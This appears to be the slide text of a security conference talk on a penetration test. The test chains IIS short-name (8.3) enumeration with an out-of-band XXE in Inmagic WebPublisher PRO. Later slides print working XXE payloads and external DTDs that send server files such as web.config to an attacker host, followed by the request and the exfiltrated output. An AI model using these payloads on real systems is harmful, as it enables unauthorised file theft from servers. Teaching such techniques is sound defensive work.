
HACKTH~1
Leveraging ShortNames to maximize XXE impact

WHYSHO~1

"Welcome to a world where a single ~~bug~~ feature can bring down an entire hospital. Today, I'll show you how I uncovered an OOB XML in a forgotten application running on an IIS server. You have a choice: keep believing your systems are safe, or join me and I show you how deep the rabbit hole goes."

Why should you care?

- **Black-box external pentests** can be ~~hard~~ fun!
- Make **IIS Hacking** Great!
- Learn **"novell" recon** techniques!
- The higher the **impact** the higher *the value provided*!

ABOUT~1

- WHYSHO~1
- GREETZ~1
- WHOAMI~1
- CONTEX~1
- SHORTN~1
- PWNAGE~1
- NOICE~1
- CONCLU~1

GREETZ~1

- BsideSP staff & **YOU** for being such a 1337 community! 🤟🏾
- RTFM CTF family 💚❤️💛 **Vakinha Hackers Solidários - Rio Grande do Sul @ QR Code** 👇🏾
- Soroush `irsdl` Dalili for his amazing research! 🔥

WHOAMI~1


*This creature is a **beer**-sipping, **blunt**-smoking, **chess**-playing, brazilian-**jiu-jitsu**-rolling, loving-**father** that captures **flags**, **teaches**, **laughs** and **hacks** some stuff every now and then!*

CONTEX~1

- External **black-box penetration test** executed mid november 2022
- Only **7 hosts in scope**, some were `vpn.target.com` ... *not much of an attack surface* 👀
- During kick-off meeting **the customer** said:

*"We pentest these **every year** and for **so long** that it is **OK** IF YOU DON'T FIND ANYTHING"*

WTF~1


I DON'T KNOW WHO YOU ARE
BUT I'LL FIND YOU,
CRAWL YOU, FFUF YOU, X8 YOU


WTF~2

LET’S GO!

WTF~3

The bug (or feature?) is that IIS (Internet Information Services) responds differently when it receives a request with the tilde `~` character in the file path.

It is possible to find The Short File Name (SFN) of a valid file or directory by trying different characters and observing the response, as shown in the table taken from Soroush's presentation:




	Method	URL Path	Status	Notes
1	OPTIONS	/path/ID0NT3XIST*~1/~1.rem	200	Checking for non-existing files
2	OPTIONS	/path/*~1*/~1.rem	404	Checking for existing files
3	OPTIONS	/path/T*~1*/~1.rem	404	A file starts with T
4	OPTIONS	/path/U*~1*/~1.rem	200	No file starts with U
5	OPTIONS	/path/TD*~1*/~1.rem	200	The second letter is not D
6	OPTIONS	/path/TE*~1*/~1.rem	404	The second letter is E
7	OPTIONS	/path/TESTME~1.A*/~1.rem	404	The first extension letter is A
8	OPTIONS	/path/TESTME~1.B*/~1.rem	200	The first extension letter is NOT B
9		...		Enumeration of remaining positions
10	OPTIONS	/path/TESTME~1.ASP/~1.rem	404	The TESTME~1.ASP SFN exists

SHORTN~1

- 8.3 filename, a.k.a *short filename* or *SFN*
- Filename convention used by old versions of DOS and Windows (95 and NT 3.5)
- Still used to provide retro-compatibility
- SFN are limited to eight characters in the filename and three characters in the extension, hence `8.3` :)
- SFN is uppercase, example: `TEXTFILE.TXT`
- `Bsides SP v19.txt` becomes `BSIDES~1.TXT`
- Open `cmd.exe` and type `cd C:\PROGRA~1` if you don't believe me :b
- Or you can just open `cmd.exe` and type `dir /x` to visualize the short names

SHORTN~2

- LFN or Long File Name in Windows can have up to 255 characters
- `Dont you hate people that put spaces in filenames grrrr.vsf.txt`



SHORTN~3

LFN is transformed to SFN by removing:

- Any disallowed characters such as: `, ; = > < ] [ ? *`
- Any period `.` except the one separating filename from the extension
- Any spaces
- And changing plus sign `+` to underscore `_`
- `Index_browse.aspx` becomes `INDEX_~1.ASP`
- `Index_browsers.aspx` becomes `INDEX_~2.ASP`

SHORTN~4

- Since Windows 2000 the maximum single digit is 4
- If you have more than 4 similar SFN you won't get `INDEX_~5.ASP`
- Instead there is a curious checksum calculation being made.
- Read **A Tale of Two File Names** by Tom Galving to learn about this calculation

```
    for (i = 0; name[i]; i++) { checksum = checksum * 0x25 + name[i]; }

    int32_t temp = checksum * 314159269;
    if (temp < 0) temp = -temp;
    temp -= ((uint64_t)((int64_t)temp * 1152921497) >> 60) * 1000000007;
    checksum = temp;

    checksum =
        ((checksum & 0xf000) >> 12) |
        ((checksum & 0x0f00) >> 4) |
        ((checksum & 0x00f0) << 4) |
        ((checksum & 0x000f) << 12);

    return checksum;
```

SH2727~1

Table taken from Microsoft Learn Website:

Long File Name	Short File Name
This is test 1.txt	THISIS~1.TXT
This is test 2.txt	THISIS~2.TXT
This is test 3.txt	THISIS~3.TXT
This is test 4.txt	THISIS~4.TXT
This is test 5.txt	TH0FF9~1.TXT
This is test 6.txt	THFEF5~1.TXT

SH1337~1

Check Assetnote's blog and video for more context about IIS ShortName + BigQuery 🔥

Use dictionaries to help you guess better:

```
egrep -i "^$1" ~/wordlists/br.txt # BR HUE?
egrep -i "^$1" ~/wordlists/spanish.txt # Hablas español?
egrep -i "^$1" ~/wordlists/english_words.txt # english MF do you speak it?
```

PWNAGE~1

After enumerating one of the IPs and confirming it was running IIS, I've ran Soroush's IIS ShortName Scanner and found a lot of different directories...

```
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017)
Target: http://bsidessp.shortname.iis/InmagicBrowse/
|_ Result: Vulnerable!
|_ Used HTTP method: DEBUG
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 762
  |_ Identified directories: 1
    |_ APP_LO~1
  |_ Indentified files: 7
    |_ GLOBAL~1.ASA
    |_ INDEX_~1.ASP
    |_ INDEX_~1.CSS
    |_ INDEX_~1.JS
      |_ Actual extension = .JS
    |_ INDEX_~1.JS??
    |_ INMBRO~1.HTM
    |_ WEB~1.CON
      |_ Actual file name = WEB
```

PWNAGE~1

```
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017)
Target: http://bsidessp.shortname.iis/CFIDE/administrator/
|_ Result: Vulnerable!
|_ Used HTTP method: DEBUG
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 2468
  |_ Identified directories: 9
    |_ COMPON~1
    |_ DATASO~1
    |_ DEBUGG~1
    |_ EVENTG~1
    |_ EXTENS~1
    |_ FILEDI~1
    |_ J2EEPA~1
    |_ LOGVIE~1
    |_ SCHEDU~1
  |_ Indentified files: 15
    |_ APPLIC~1.CFC
    |_ APPLIC~1.CFM
    |_ CHECKF~1.CFC
    |_ CHECKF~1.CFM
    |_ CUSTOM~1.XML
    |_ FORBID~1.CFC
    |_ FORBID~1.CFM
    |_ LINKDI~1.CFC
    |_ LINKDI~1.CFM
    |_ LOGIN_~1.CFC
    |_ LOGIN_~1.CFM
    |_ NAVSER~1.CFC
    |_ NAVSER~1.CFM
    |_ RESOUR~1.CFC
    |_ RESOUR~1.CFM
```

PWNAGE~1

```
# IIS Short Name (8.3) Scanner version 2.3.9 (05 Feb
Target: https://bsidessp.shortname.iis/checkboxapi/
|_ Result: Vulnerable!
|_ Used HTTP method: DEBUG
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 385
  |_ Identified directories: 0
  |_ Indentified files: 3
    |_ GLOBAL~1.ASA
    |_ PACKAG~1.CON
    |_ WEB~1.CON
      |_ Actual file name = WEB
```

PWNAGE~2

Using this method I could quickly identify seven different applications running on customer's IIS server:

1. Adobe ColdFusion 2016
2. Quick Auction
3. Checkbox Surveys
4. Inmagic® DB/Text® WebPublisher PRO 11
5. DB Text Works
6. In-house eLearning application
7. RedCap

PWNAGE~3

Each application had a different misconfiguration that helped me build an attack path. The RedCap had directory listing enabled. The `Auction` app provided a helpful `XcDiag.asp` page with path information which proved useful later on:

victim.bsides.sp/auction/XcDiag.asp

XcDiag.ASP

XCENT ASP Diagnostic Script Version 3.1.1

ASP Server Information	
Item	Information
Server Name	victim.bsides.sp
Script Name	/auction/XcDiag.asp
Server Protocol	HTTP/1.1
Path Info	/auction/XcDiag.asp
Path Translated	C:\Application\auction\XcDiag.asp
HTTP_REFERER	http://victim.bsides.sp/auction/QAAdmLogin.asp
Server DateTime	2024-05-18 14:12:40
VBScript Engine Version	5.8
VBScript Engine Build	16384

Components on this Server					
Component	Type	Installed	Req	Opt	Information
AlphaSierraPapa AspTear	HTTP	*No*		*X*	
AspHelp Simple Upload	Upload	*No*		*X*	
AspSmart aspSmartMail	Email	*No*	*		
AspSmart aspSmartUpload	Upload	*No*		*X*	
Bamboo.SMTP	Email	*No*	*		
DevGuru dgCharge	MPOP	*No*		*X*	
Dimac JMail	Email	*No*	*		
Dundas Upload	Upload	*No*		*X*	
Microsoft Ad Rotator	Misc.	*No*		*X*	
Microsoft ADODB	Data Access	10	*X*		The current version of MDAC/
Microsoft CDONTS	Email	*No*	*		See FAQ Article 26

```
<b>XCENT ASP Diagnostic Script Version <% Response.Write GC_Version %></b>
</p>
<div align="left">
  <table border="1" cellpadding="2" cellspacing="0" width="100%" bordercolorlight="#00FFFF" bordercolordark="#000
    <tr>
      <td bgcolor="#C0C0C0" colspan="2" height="16"><b>ASP Server Information</b></td>
    </tr>
    <tr>
      <td width="200" bgcolor="#C0C0C0" height="16">Item</td>
      <td bgcolor="#C0C0C0" height="16">Information</td>
    </tr>
<%
'*** Display Dynamic IIS Server Information ***
    ShowIISInfoLine "Server Name", Request.ServerVariables("SERVER_NAME")
    ShowIISInfoLine "Script Name", Request.ServerVariables("SCRIPT_NAME")
    ShowIISInfoLine "Server Protocol", Request.ServerVariables("SERVER_PROTOCOL")
    ShowIISInfoLine "Path Info", Request.ServerVariables("PATH_INFO")
    ShowIISInfoLine "Path Translated", Request.ServerVariables("PATH_TRANSLATED")
    ShowIISInfoLine "HTTP_REFERER", Request.ServerVariables("HTTP_REFERER")
    ShowIISInfoLine "Server DateTime", "" & Now
    ShowIISInfoLine "VBScript Engine Version", "" & fScriptEngineVersion
    ShowIISInfoLine "VBScript Engine Build", "" & ScriptEngineBuildVersion()
%>
  </table>
```

PWNAGE~4

I've downloaded `QuickAuction` from `archive.org` and looked for flaws in its code. A possible SQLi (probably) didn't work because the DB connection was broken :(

Next one that gave me hope was `ColdFusion` since there is plenty of exploits around. But it was *unreachable* from my IP. After I learned it was only accessible through an allow-listed IP address range.

The `eLearning` app was interesting since I could gain knowledge about the company's `internal processes`, scrape `employee's names, usernames and phone numbers` which would have been useful for a *phishing campaign* or more *targeted attacks*.

I didn't have much time to deliver the final report and was not happy with the results. That's when I reviewed the directories I've found with *IIS Short Name Scanner* and (re)tried to guess some directories and file names.

It paid off because I've found a *promising* directory for `WebPublisher PRO`! \o/

PWNAGE~5

```
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017)
Target: http://bsidessp.shortname.iis/InmagicBrowse/
|_ Result: Vulnerable!
|_ Used HTTP method: DEBUG
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 762
  |_ Identified directories: 1
    |_ APP_LO~1
  |_ Indentified files: 7
    |_ GLOBAL~1.ASA
    |_ INDEX_~1.ASP
    |_ INDEX_~1.CSS
    |_ INDEX_~1.JS
      |_ Actual extension = .JS
    |_ INDEX_~1.JS??
    |_ INMBRO~1.HTM
    |_ WEB~1.CON
      |_ Actual file name = WEB
```

PWNAGE~6

After a LOT of *RTFM* I've found the name of the file inside `/InmagicBrowse/` folder:

Related Applications

Genie uses two other applications that would have to be localized as well.

- InmagicBrowse has messages and UI elements isolated in a resource file, Index_Browse.aspx.resx. It may also have a few user-configurable UI elements in Web.config. If present, these can be translated or removed, as they serve only to override the original button and link captions. (Remove them for multi-lingual Genie, as there can be only one Web.config file.)
- *WebPublisher PRO* (WPP) has a set of messages that it may return to the client browser. These can be translated outside of the software in an editable message file. This message file is requested by appending a parameter to the query sent to WPP: &MF=MyMsgFile.ini (substitute appropriate name). The English message file ships with the product, for ease of customization. Note that that WPP's messages are built into the product; they are not automatically read from this INI file. Only the presence of an MF parameter causes WPP to substitute text from that specified file for its native text.

PWNAGE~7


No readily available exploits for `WebPublisher PRO` on Exploit-DB or Packet Storm :/

```
┌──(root㉿bsidesSP)-[~]
└─# searchsploit Lucidea
Exploits: No Results
Shellcodes: No Results
Papers: No Results

┌──(root㉿bsidesSP)-[~]
└─# searchsploit Inmagic
Exploits: No Results
Shellcodes: No Results
Papers: No Results

┌──(root㉿bsidesSP)-[~]
└─# searchsploit WebPublisher PRO
Exploits: No Results
Shellcodes: No Results
Papers: No Results
```


But they forgot a `/dbtw-wpd/sample/carsqsb.htm` endpoint that performs a GET request to the `Index_browse.aspx` endpoint!



PWNAGE~7


Playing with the `Root` **GET** parameter in the following request I could achieve **Blind SSRF** but it never returned data and I didn't understand how the `XC` was meant to be read by the application.

But this could be useful to **map internal services** and **egress traffic policies** (think allports.exposed



PWNAGE~8

After sifting through *more documentation* I learned that the endpoint `/InmagicBrowse/Index_browse.aspx` could parse XML files!



PWNAGE~9

After *LOTS* of failed attempts, the XXE OOB .NET variation payload from this gist worked!

```
30  ------------------------------------------------------------------
31  OoB variation of above (seems to work better against .NET)
32  ------------------------------------------------------------------
33  <?xml version="1.0" ?>
34  <!DOCTYPE r [
35  <!ELEMENT r ANY >
36  <!ENTITY % sp SYSTEM "http://x.x.x.x:443/ev.xml">
37  %sp;
38  %param1;
39  %exfil;
40  ]>
41
42  ## External dtd: ##
43
44  <!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
45  <!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM 'http://x.x.x.x:443/?%data;'>">
```

PWNAGE~9

\o/ GO GO GO \o/

PWNAGE~9

Working XXE OOB payload :)

```
<!-- oob.xml -->
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://attacker.bsides.sp/out_err.dtd">
%sp;
%param1;
%exfil;
]>
```

```
<!-- out_err.dtd -->
<!ENTITY % file SYSTEM "..\..\..\..\..\..\..\Application\Inmagic\WebPubPRO\web.config">
<!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM 'http://attacker.bsides.sp/%file;'>">
%all;
```

PWNAGE~9

XXE request


Request

Pretty Raw Hex

```
1 GET /InmagicBrowse/Index_browse.aspx?TN=CARS&ID=&OF=Name&OFS=Name&QDS=Name
  &IdxType=1&QI=QI1&XC=/oob.xml&Root=http://attacker.bsides.sp&Opener=
  1668281276143&XM=1&ES=1&SV=1 HTTP/1.1
2 Host: victim.bsides.sp
3 User-Agent: Mozilla/5.0 (BsidesSP Edition)
```

Response

Pretty Raw Hex Render ViewState



PWNAGE~9

Attacker receiving the URL-encoded exfiltration

```
victim.bsides.sp - - [19/May/2024 13:33:37] "GET /%0D%0A%3Cconfiguration%3E%0D%0A%20%20%20%20%3Csystem.web
Server%3E%0D%0A%20%20%20%20%20%20%20%20%3CdefaultDocument%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cf
iles%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cclear%20/%3E%0D%0A%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%3Cadd%20value=%22index.html%22%20/%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%3Cadd%20value=%22Default.htm%22%20/%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3C
add%20value=%22Default.asp%22%20/%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cadd%20value=%
22index.htm%22%20/%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cadd%20value=%22iisstart.htm%
22%20/%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cadd%20value=%22default.aspx%22%20/%3E%0D
%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cadd%20value=%22index.cfm%22%20/%3E%0D%0A%20%20%20%20
%20%20%20%20%20%20%20%20%3C/files%3E%0D%0A%20%20%20%20%20%20%20%20%3C/defaultDocument%3E%0D%0A%20%20%20%20
%20%20%20%20%3ChttpErrors%20errorMode=%22Detailed%22%20/%3E%0D%0A%20%20%20%20%20%20%20%20%3Chandlers%20acc
essPolicy=%22Read,%20Execute,%20Script%22%20/%3E%0D%0A%20%20%20%20%3C/system.webServer%3E%0D%0A%3C/configu
ration%3E HTTP/1.1" 404 -

%0D%0A%3Cpackages%3E%0D%0A%20%20%3Cpackage%20id=%22Affirma.ThreeSharp%22%20version=%222.0.50727%22%20targe
tFramework=%22net461%22%20/%3E%0D%0A%20%20%3Cpackage%20id=%22chargify%22%20version=%221.1.6085.28452%22%20
targetFramework=%22net461%22%20/%3E%0D%0A%20%20%3Cpackage%20id=%22JWT%22%20version=%222.4.2%22%20targetFra
mework=%22net461%22%20/%3E%0D%0A%20%20%3Cpackage%20id=%22LumenWorks.Framework.IO%22%20version=%223.8.0%22%
20targetFramework=%22net461%22%20/%3E%0D%0A%20%20%3Cpackage%20id=%22Newtonsoft.Json%22%20version=%2210.0.3
%22%20targetFramework=%22net461%22%20/%3E%0D%0A%20%20%3Cpackage%20id=%22Unofficial.Ionic.Zip%22%20version=
%221.9.1.8%22%20targetFramework=%22net461%22%20/%3E%0D%0A%3C/packages%3E
```

PWNAGE~9

Decoded exfiltration result

```
victim.bsides.sp - - [19/May/2024 13:33:37] "GET /
<Configuration>
    <system.webServer>
        <defaultDocument>
            <files>
                <clear />
                <add value="index.html" />
                <add value="Default.htm" />
                <add value="Default.asp" />
                <add value="index.htm" />
                <add value="iisstart.htm" />
                <add value="default.aspx" />
                <add value="index.cfm" />
            </files>
        </defaultDocument>
        <httpErrors errorMode="Detailed" />
        <handlers accessPolicy="Read, Execute, Script" />
    </system.webServer>
</configuration> HTTP/1.1" 404 -


<packages>
  <package id="Affirma.ThreeSharp" version="2.0.50727" targetFramework="net461" />
  <package id="chargify" version="1.1.6085.28452" targetFramework="net461" />
  <package id="JWT" version="2.4.2" targetFramework="net461" />
  <package id="LumenWorks.Framework.IO" version="3.8.0" targetFramework="net461" />
  <package id="Newtonsoft.Json" version="10.0.3" targetFramework="net461" />
  <package id="Unofficial.Ionic.Zip" version="1.9.1.8" targetFramework="net461" />
</packages>
```

PWNAGE~10

What if I mix the SFN with the OOB XXE?


NOICE~1

Highlight for the DTD payload ;)

```
<!-- out_err.dtd -->
<!ENTITY % file SYSTEM "file:///C:\applic~1\checkb~1\">
<!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM 'http://attacker.bsides.sp/%file;'>">
%all;
```

